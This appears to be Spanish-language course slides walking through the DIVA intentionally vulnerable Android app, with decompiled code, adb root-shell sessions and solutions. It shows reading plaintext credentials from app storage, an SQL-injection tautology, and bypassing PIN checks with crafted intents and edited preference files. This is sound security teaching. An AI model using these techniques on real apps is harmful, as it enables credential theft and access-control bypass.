    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, ar
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_hardcode);
    }

    public void access(View view) {
        if (((EditText) findViewById(R.id.hcKey)).getText().toString().equals("vendorsecretkey")) {
            Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
        } else {
            Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
        }
    }
}
```

Código con información sensible 2

■ Uso de una librería externa

```
9  public class Hardcode2Activity extends AppCompatActivity {
10     private DivaJni djni;
11
12     /* access modifiers changed from: protected */
13     @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity,
14     public void onCreate(Bundle savedInstanceState) {
15         super.onCreate(savedInstanceState);
16         setContentView(R.layout.activity_hardcode2);
17         this.djni = new DivaJni();
18     }
19
20     public void access(View view) {
21         if (this.djni.access((EditText) findViewById(R.id.hc2Key)).getText().toString() != 0) {
22             Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
23         } else {
24             Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
25         }
26     }
27 }
28 }
```

Hardcode2Activity.java

DivaJni.java


```
1 package jakhar.aseem.diva;
2
3 public class DivaJni {
4     private static final String soName = "divajni";
5
6     public native int access(String str);
7
8     public native int initiateLaunchSequence(String str);
9
10    static {
11        System.loadLibrary(soName);
12    }
13 }
14 }
```



Código con información sensible 2

■ libdivajni.so

APK Studio - <https://vaibhavpandey.com/apkstudio/>




```
33 #include <jni.h>
34 #include <string.h>
35 #include "divajni.h"
36
37 #define VENDORKEY "olsdfgad;lh"
38 #define CODE ".dotdot"
39 #define CODESIZEMAX 20
40 /*
41 * Verify the key for access
42 *
43 * @param jkey The key input by user
44 *
45 * @return 1 if jkey is valid, 0 otherwise. In other words
46 * if the user key matches our key return 1, else return 0.
47 */
48 JNIEXPORT jint JNICALL Java_jakhar_aseem_diva_DivaJni_access(JNIEnv * env, jobject job, jstring jkey) {
49
50     const char * key = (*env)->GetStringUTFChars(env, jkey, 0);
51
52     return ((strcmp(VENDORKEY, key, strlen(VENDORKEY)))?0:1);
53 }
```

<https://github.com/payatu/diva-android/blob/master/app/src/main/jni/divajni.c>



Almacenamiento no seguro de datos (desafío 1)



- Añadimos “usuario_secreto /secreto”

```
public class InsecureDataStorageActivity extends AppCompatActivity {  
    /* access modifiers changed from: protected */  
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android  
    public void onCreate(Bundle savedInstanceState) {  
        super.onCreate(savedInstanceState);  
        setContentView(R.layout.activity_insecure_data_storage);  
    }  
  
    public void saveCredentials(View view) {  
        SharedPreferences.Editor spedit = PreferenceManager.getDefaultSharedPreferences(this).edit();  
        spedit.putString("user", ((EditText) findViewById(R.id.ids1Usr)).getText().toString());  
        spedit.putString("password", ((EditText) findViewById(R.id.ids1Pwd)).getText().toString());  
        spedit.commit();  
        Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();  
    }  
}
```

```
C:\Users\jugar>adb shell  
root@vbox86p:/ # cd /data/data  
root@vbox86p:/data/data # cd jakhar.aseem.diva  
root@vbox86p:/data/data/jakhar.aseem.diva # ls  
cache  
databases  
lib  
shared_prefs  
root@vbox86p:/data/data/jakhar.aseem.diva # cd shared_prefs/  
root@vbox86p:/data/data/jakhar.aseem.diva/shared_prefs # ls  
jakhar.aseem.diva_preferences.xml  
preferences.xml  
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>  
<map>  
    <string name="user">usuario_secreto</string>  
    <string name="password">secreto</string>  
</map>  
root@vbox86p:/data/data/jakhar.aseem.diva/shared_prefs #
```



Almacenamiento no seguro de datos (desafío 2)

```
public class InsecureDataStorage2Activity extends AppCompatActivity {
    private SQLiteDatabase mDB;

    /* access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivityDonut
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        try {
            this.mDB = openOrCreateDatabase("ids2", 0, null);
            this.mDB.execSQL("CREATE TABLE IF NOT EXISTS myuser(user VARCHAR, password VARCHAR);");
        } catch (Exception e) {
            Log.d("Diva", "Error occurred while creating database: " + e.getMessage());
        }
        setContentView(R.layout.activity_insecure_data_storage2);
    }

    public void saveCredentials(View view) {
        try {
            this.mDB.execSQL("INSERT INTO myuser VALUES ('" + ((EditText) findViewById(R.id.ids2Usr)).getText().toString() + "', '" + ((EditText) findViewById(R.id.ids2Psw)).getText().toString() + "');");
            this.mDB.close();
        } catch (Exception e) {
            Log.d("Diva", "Error occurred while inserting into database: " + e.getMessage());
        }
        Toast.makeText(this, "Símbolo del sistema", 1000).show();
    }
}

C:\Users\jucar>adb pull /data/data/jakhar.aseem.diva/databases/ids .
adb: error: remote object '/data/data/jakhar.aseem.diva/databases/ids' does not exist

C:\Users\jucar>adb shell
/data/data/jakhar.aseem.diva/
root@vbox86p:/data/data/jakhar.aseem.diva # ls
cache
databases
lib
shared_prefs
root@vbox86p:/data/data/jakhar.aseem.diva # cd databases/
root@vbox86p:/data/data/jakhar.aseem.diva/databases # ls
divanotes.db
divanotes.db-journal
ids2
ids2-journal
root@vbox86p:/data/data/jakhar.aseem.diva/databases # ls -la
-rw-rw---- u0_a57 u0_a57 20480 2021-03-01 09:19 divanotes.db
-rw-rw---- u0_a57 u0_a57 8720 2021-03-01 09:19 divanotes.db-journal
-rw-rw---- u0_a57 u0_a57 16384 2021-03-01 10:33 ids2
-rw-rw---- u0_a57 u0_a57 8720 2021-03-01 10:33 ids2-journal
root@vbox86p:/data/data/jakhar.aseem.diva/databases # exit

C:\Users\jucar>adb pull /data/data/jakhar.aseem.diva/databases/ids2 .
/data/data/jakhar.aseem.diva/databases/ids2: 1 file pulled, 0 skipped. 0.9 MB/s (16384 bytes in 0.017s)

C:\Users\jucar>dir ids2
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: D0B5-19E1

Directorio de C:\Users\jucar

01/03/2021 16:34           16.384 ids2
               1 archivos          16.384 bytes
                  0 dirs   51.255.857.152 bytes libres
```

4. Insecure Data Storage - Part 2

Objective: Find out where/how the credentials are being stored and the vulnerable code.

Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.

Enter 3rd party service user name

Enter 3rd party service password

SAVE

DB Browser for SQLite - C:\Users\jucar\ids2.db

Archivo Editar Ver Herramientas Ayuda

Nueva base de datos Abrir base de datos Guardar cambios

Estructura Hoja de datos Editar pragmas Ejecutar SQL

SQL 1

1 SELECT * FROM myuser;

	user	password
1	secret_user_2	secret2

Ejecución terminada sin errores.
Resultado: 1 filas devueltas en 12ms
En la linea 1:
SELECT * FROM myuser;

<https://sqlitebrowser.org>



Almacenamiento no seguro de datos (desafío 3)

```
public class InsecureDataStorage3Activity extends AppCompatActivity {
    /* access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_insecure_data_storage3);
    }

    public void saveCredentials(View view) {
        EditText usr = (EditText) findViewById(R.id.ids3Usr);
        EditText pwd = (EditText) findViewById(R.id.ids3Pwd);
        try {
            File uinfo = File.createTempFile("uinfo", "tmp", new File(getApplicationContext().getDataDir()));
            uinfo.setReadable(true);
            uinfo.setWritable(true);
            FileWriter fw = new FileWriter(uinfo);
            fw.write(usr.getText().toString() + ":" + pwd.getText().toString() + "\n");
            fw.close();
            Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
        } catch (Exception e) {
            Toast.makeText(this, "File error occurred", 0).show();
            Log.d("Diva", "File error: " + e.getMessage());
        }
    }
}
```

Símbolo del sistema - adb shell

```
root@vbox86p:/ # cd /data/data
root@vbox86p:/data/data # cd jakhar.aseem.diva/
root@vbox86p:/data/data/jakhar.aseem.diva # ls
cache
databases
lib
shared_prefs
uinfo-1545204131tmp
nfo-1545204131tmp
usuario_secreto_3:secreto3
root@vbox86p:/data/data/jakhar.aseem.diva #
```



Almacenamiento no seguro de datos (desafío 4)

```
public class InsecureDataStorage4Activity extends AppCompatActivity {
    /* access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.suppo
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_insecure_data_storage4);
    }

    public void saveCredentials(View view) {
        EditText usr = (EditText) findViewById(R.id.ids4Usr);
        EditText pwd = (EditText) findViewById(R.id.ids4Pwd);
        try {
            File uinfo = new File(Environment.getExternalStorageDirectory().getAbsolutePath() + "/.uinfo.txt");
            uinfo.setReadable(true);
            uinfo.setWritable(true);
            FileWriter fw = new FileWriter(uinfo);
            fw.write(usr.getText().toString() + ":" + pwd.getText().toString() + "\n");
            fw.close();
            Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
        } catch (Exception e) {
            Toast.makeText(this, "File error occurred", 0).show();
            Log.d("Diva", "File error: " + e.getMessage());
        }
    }
}
```

Símbolo del sistema - adb shell


```
root@vbox86p:/data/data/jakhar.aseem.diva # ls
cache
databases
lib
shared_prefs
uinfo-1545204131tmp
root@vbox86p:/data/data/jakhar.aseem.diva #
```

Símbolo del sistema - adb shell


```
root@vbox86p:/ # cd /sdcard
root@vbox86p:/sdcard # ls
Alarms
Android
DCIM
Download
Movies
Music
Notifications
Pictures
Podcasts
Ringtones
root@vbox86p:/sdcard # ls -la
-rw-rw--- root    sdcard_r   26 2021-03-01 10:47 .uinfo.txt
drwxrwx--- root    sdcard_r   2021-02-04 09:48 Alarms
drwxrwx--- root    sdcard_r   2021-02-26 03:13 Android
drwxrwx--- root    sdcard_r   2021-02-04 10:47 DCIM
drwxrwx--- root    sdcard_r   2021-02-04 09:48 Download
drwxrwx--- root    sdcard_r   2021-02-04 09:48 Movies
drwxrwx--- root    sdcard_r   2021-02-04 09:48 Music
drwxrwx--- root    sdcard_r   2021-02-04 09:48 Notifications
drwxrwx--- root    sdcard_r   2021-02-04 09:48 Pictures
drwxrwx--- root    sdcard_r   2021-02-04 09:48 Podcasts
drwxrwx--- root    sdcard_r   2021-02-04 09:48 Ringtones
root@vbox86p:/sdcard # cat .uinfo.txt
usuario_secreto4:secreto4
root@vbox86p:/sdcard #
```




Verificación débil de parámetros de entrada 1



- Comprobamos que es un acceso a BBDD
 - Probamos SQLInjection
 - $1' != '2$
(tautología, siempre verdadera)




```
I/ActivityManager( 616): Displayed jakhar.aseem.diva/.MainActivity: +470ms
D/MobileDataStateTracker( 616): default: setPolicyDataEnable(enabled=true)
I/ActivityManager( 616): START u0 {cmp=jakhar.aseem.diva/.SQLInjectionActivity} from pid 1455
I/LatinIME:LogUtils( 750): Dictionary info: dictionary = contacts.en_US.dict ; version = ? ; date = ?
E/EGL_emulation( 1455): tid 1455: eglSurfaceAttrib(1210): error 0x3009 (EGL_BAD_MATCH)
W/HardwareRenderer( 1455): Backbuffer cannot be preserved
I/ActivityManager( 616): Displayed jakhar.aseem.diva/.SQLInjectionActivity: +88ms
D/Diva-sqli( 1455): Error occurred while searching in database: unrecognized token: """" (code 1): , while compiling: SELECT * FROM sqliuser WHERE user = ''
D/MobileDataStateTracker( 616): default: setPolicyDataEnable(enabled=true)
```






Verificación débil de parámetros de entrada 2






Problemas en control de acceso 1



```
<application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:name="jakhar.aseem.diva.MainActivity" android:theme="@style/AppTheme">
    <activity android:label="@string/app_name" android:name="jakhar.aseem.diva.MainActivity" android:theme="@style/AppTheme">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
    <activity android:label="@string/d1" android:name="jakhar.aseem.diva.LogActivity"/>
    <activity android:label="@string/d2" android:name="jakhar.aseem.diva.HardcodeActivity"/>
    <activity android:label="@string/d3" android:name="jakhar.aseem.diva.InsecureDataStorage1Activity"/>
    <activity android:label="@string/d4" android:name="jakhar.aseem.diva.InsecureDataStorage2Activity"/>
    <activity android:label="@string/d5" android:name="jakhar.aseem.diva.InsecureDataStorage3Activity"/>
    <activity android:label="@string/d6" android:name="jakhar.aseem.diva.InsecureDataStorage4Activity"/>
    <activity android:label="@string/d7" android:name="jakhar.aseem.diva.SQLInjectionActivity"/>
    <activity android:label="@string/d8" android:name="jakhar.aseem.diva.InputValidationURISchemeActivity"/>
    <activity android:label="@string/api_c_label" android:name="jakhar.aseem.diva.APIcredsActivity">
        <intent-filter>
            <action android:name="jakhar.aseem.diva.action.VIEW_CREDS"/>
            <category android:name="android.intent.category.DEFAULT"/>
        </intent-filter>
    </activity>
    <activity android:label="@string/d10" android:name="jakhar.aseem.diva.AccessControl2Activity"/>
    <activity android:label="@string/api_c2_label" android:name="jakhar.aseem.diva.APIcreds2Activity">
        <intent-filter>
            <action android:name="jakhar.aseem.diva.action.VIEW_CREDS2"/>
            <category android:name="android.intent.category.DEFAULT"/>
        </intent-filter>
    </activity>

```



```
C:\Users\jucar>adb shell am start jakhar.aseem.diva/.APIcredsActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=jakhar.aseem.diva/.APIcredsActivity }
```

```
C:\Users\jucar>adb shell am start -c android.intent.category.DEFAULT -a jakhar.aseem.diva.action.VIEW_CREDS
Starting: Intent { act=jakhar.aseem.diva.action.VIEW_CREDS cat=[android.intent.category.DEFAULT] }
```



Problemas en control de acceso 2

10. Access Control Issues - Part 2

Objective: You are able to access the Third Party app TVEETER API credentials after you have registered with Tweeter. The App requests you to register online and the vendor gives you a pin, which you can use to register with the app. Now, try to access the API credentials from outside the app without knowing the PIN. This is a business logic problem so you may need to see the code.

Hint: Components of an app can be accessed from other apps or users if they are not properly protected and some may also accept external inputs. Components such as activities, services, content providers are prone to this.

Register Now. Already Registered.

[VIEW TVEETER API CREDENTIALS](#)

```
11 public class AccessControl2Activity extends AppCompatActivity {
12     /* access modifiers changed from: protected */
13     @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.Fragment
14     public void onCreate(Bundle savedInstanceState) {
15         super.onCreate(savedInstanceState);
16         setContentView(R.layout.activity_access_control2);
17     }
18
19     public void viewAPICredentials(View view) {
44             44             <string name="chk_pin">check_pin</string>
20         Intent i = new Intent();
21         boolean chk_pin = ((RadioButton) findViewById(R.id.aci2rbregnow)).isChecked();
22         i.setAction("jakhar.aseem.diva.action.VIEW_CREDS2");
23         i.putExtra(getString(R.string.chk_pin), chk_pin);
24         if (i.resolveActivity(getApplicationContext()) != null) {
25             startActivity(i);
26             return;
27         }
28         Toast.makeText(this, "Error while getting Tweeter API details", 0).show();
29         Log.e("Div-a-cil", "Couldn't resolve the Intent VIEW_CREDS2 to our activity");
30     }
31 }
32 }
```

Tweeter API Credentials

Register yourself at <http://payatu.com> to get your PIN and then login with that PIN!

Enter PIN received from Tweeter

TVEETER API CREDENTIALS

```
C:\Users\jucar>adb shell am start -c android.intent.category.DEFAULT -a jakhar.aseem.diva.action.VIEW_CREDS2
Starting: Intent { act=jakhar.aseem.diva.action.VIEW_CREDS2 cat=[android.intent.category.DEFAULT] }
```

```
C:\Users\jucar>adb shell am start -c android.intent.category.DEFAULT -a jakhar.aseem.diva.action.VIEW_CREDS2 --ez check_pin false
Starting: Intent { act=jakhar.aseem.diva.action.VIEW_CREDS2 cat=[android.intent.category.DEFAULT] (has extras) }
```

12:44

Tweeter API Credentials

TVEETER API Key: secrettveeterapikey
API User name: diva2
API Password: p@ssword2



Problemas en control de acceso 3

```
C:\Users\jucar>adb shell am start jakhar.aseem.diva/.AccessControl3NotesActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=jakhar.aseem.diva/.AccessControl3NotesActivity }
```

Solución 1

AccessControl3Activity.java

```
public void goToNotes(View view) {
    startActivity(new Intent(this, AccessControl3NotesActivity.class));
}
```

AccessControl3NotesActivity.java

```
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
```

```
public void accessNotes(View view) {
    EditText pinTxt = (EditText) findViewById(R.id.aci3notesPinText);
    Button abutton = (Button) findViewById(R.id.aci3naccessbutton);
    if (pinTxt.getText().toString().equals(PreferenceManager.getDefaultSharedPreferences(this).getString(getString(R.string.pkey), ""))) {
        ((ListView) findViewById(R.id.aci3nlistView)).setAdapter((ListAdapter)
            new SimpleCursorAdapter(this, R.layout.notes_entry, getContentResolver(),
                new String[]{"_id", "title", "note"}, null, null),
                new String[]{"title", "note"}, new int[]{R.id.title_entry, R.
```

```
C:\Users\jucar>adb shell
root@vbox86p:/ # cd /data/data/jakhar.aseem.diva
root@vbox86p:/data/data/jakhar.aseem.diva # ls
app_webview
cache
databases
lib
shared_prefs
uiinfo-1545204131tmp
root@vbox86p:/data/data/jakhar.aseem.diva # cd shared_prefs/
root@vbox86p:/data/data/jakhar.aseem.diva/shared_prefs # ls
jakhar.aseem.diva_preferences.xml
rences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes'?>
<map>
    <string name="notespin">1234</string>
    <string name="user">usuario_secreto</string>
    <string name="password">secreto</string>
</map>
```



Problemas en control de acceso 3


Solución 2

Símbolo del sistema

```
C:\Users\jucar>adb pull /data/data/jakhar.aseem.diva/shared_prefs/jakhar.aseem.diva_preferences.xml .
/data/data/jakhar.aseem.diva/shared_prefs/jakhar.aseem.diva_preferences.xml: 1 file pulled, 0 skipped. 0.2 MB/s (202 bytes in 0.001s)

C:\Users\jucar>adb push ./jakhar.aseem.diva_preferences.xml /data/data/jakhar.aseem.diva/shared_prefs
./jakhar.aseem.diva_preferences.xml: 1 file pushed, 0 skipped. 0.5 MB/s (206 bytes in 0.000s)

C:\Users\jucar>
```



```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="notespin">4321</string>
    <string name="user">usuario_secreto</string>
    <string name="password">secreto</string>
</map>
```

Exercise	Alternate days running
Expense	Spent too much on home theater
Weekend	b33333333333r
holiday	Either Goa or Amsterdam
home	Buy toys for baby, Order dinner
office	10 Meetings. 5 Calls. Lunch with CEO



Problemas de control de acceso 3

Solución 3

AccessControl3NotesActivity.java

```
public void accessNotes(View view) {  
    EditText pinTxt = (EditText) findViewById(R.id.aci3notesPinText);  
    Button abutton = (Button) findViewById(R.id.aci3naccessbutton);  
    if (pinTxt.getText().toString().equals(PreferenceManager.getDefaultSharedPreferences(this).getString(getString(R.string.pkey), ""))) {  
        ((ListView) findViewById(R.id.aci3nlistView)).setAdapter((ListAdapter)  
            new SimpleCursorAdapter(this, R.layout.notes_entry, getContentResolver().query(NotesProvider.CONTENT_URI,  
                new String[]{"_id", "title", "note"}, null, null, null),  
                new String[]{"title", "note"}, new int[]{R.id.title_entry, R.id.note_entry}, 0));  
        pinTxt.setVisibility(4);  
        abutton.setVisibility(4);  
        return;  
    }  
    Toast.makeText(this, "Please Enter a valid pin!", 0).show();  
}  
}
```

AndroidManifest.xml

```
34     <provider android:authorities="jakhar.aseem.diva.provider.notesprovider"  
35             android:enabled="true"  
36             android:exported="true"  
37             android:name="jakhar.aseem.diva.NotesProvider"/>
```

NotesProvider.java

```
16 public class NotesProvider extends ContentProvider {  
17     static final String AUTHORITY = "jakhar.aseem.diva.provider.notesprovider";  
18     static final Uri CONTENT_URI = Uri.parse("content://jakhar.aseem.diva.provider.notesprovider/notes");  
19     static final String CREATE_TBL_QRY =  
20         " CREATE TABLE notes (_id INTEGER PRIMARY KEY AUTOINCREMENT, title TEXT NOT NULL, note TEXT NOT NULL);";  
21     static final String C_ID = "_id";  
22     static final String C_NOTE = "note";  
23     static final String C_TITLE = "title";  
24     static final String DBNAME = "divanotes.db";
```



Problemas de control de acceso 3

■ Solución 3 (cont.)

```
root@vbox86p:/ # cd /data/data/jakhar.aseem.diva/
root@vbox86p:/data/data/jakhar.aseem.diva # ls
app_webview
cache
databases
lib
shared_prefs
uinfo-1545204131tmp
root@vbox86p:/data/data/jakhar.aseem.diva # cd databases/
root@vbox86p:/data/data/jakhar.aseem.diva/databases # ls
divanotes.db
divanotes.db-journal
ids2
ids2-journal
sqlite
sqlite-journal
root@vbox86p:/data/data/jakhar.aseem.diva/databases # exit
```

```
C:\Users\jucar>adb pull /data/data/jakhar.aseem.diva/databases/divanotes.db .
/data/data/jakhar.aseem.diva/databases/divanotes.db: 1 file pulled, 0 skipped. 6.8 MB/s (20480 bytes in 0.003s)
```

The screenshot shows the DB Browser for SQLite interface. The title bar reads "DB Browser for SQLite - C:\Users\jucar\divanotes.db". The menu bar includes Archivo, Editar, Ver, Herramientas, and Ayuda. Below the menu is a toolbar with icons for New Database, Open Database, Save Changes, Estructura (Structure), Hoja de datos (Data Grid), Editar pragmas (Edit Pragmas), and Ejecutar SQL (Execute SQL). A SQL editor window titled "SQL 1" contains the query "SELECT * FROM notes;". To the right of the editor is a data grid displaying the results of the query:

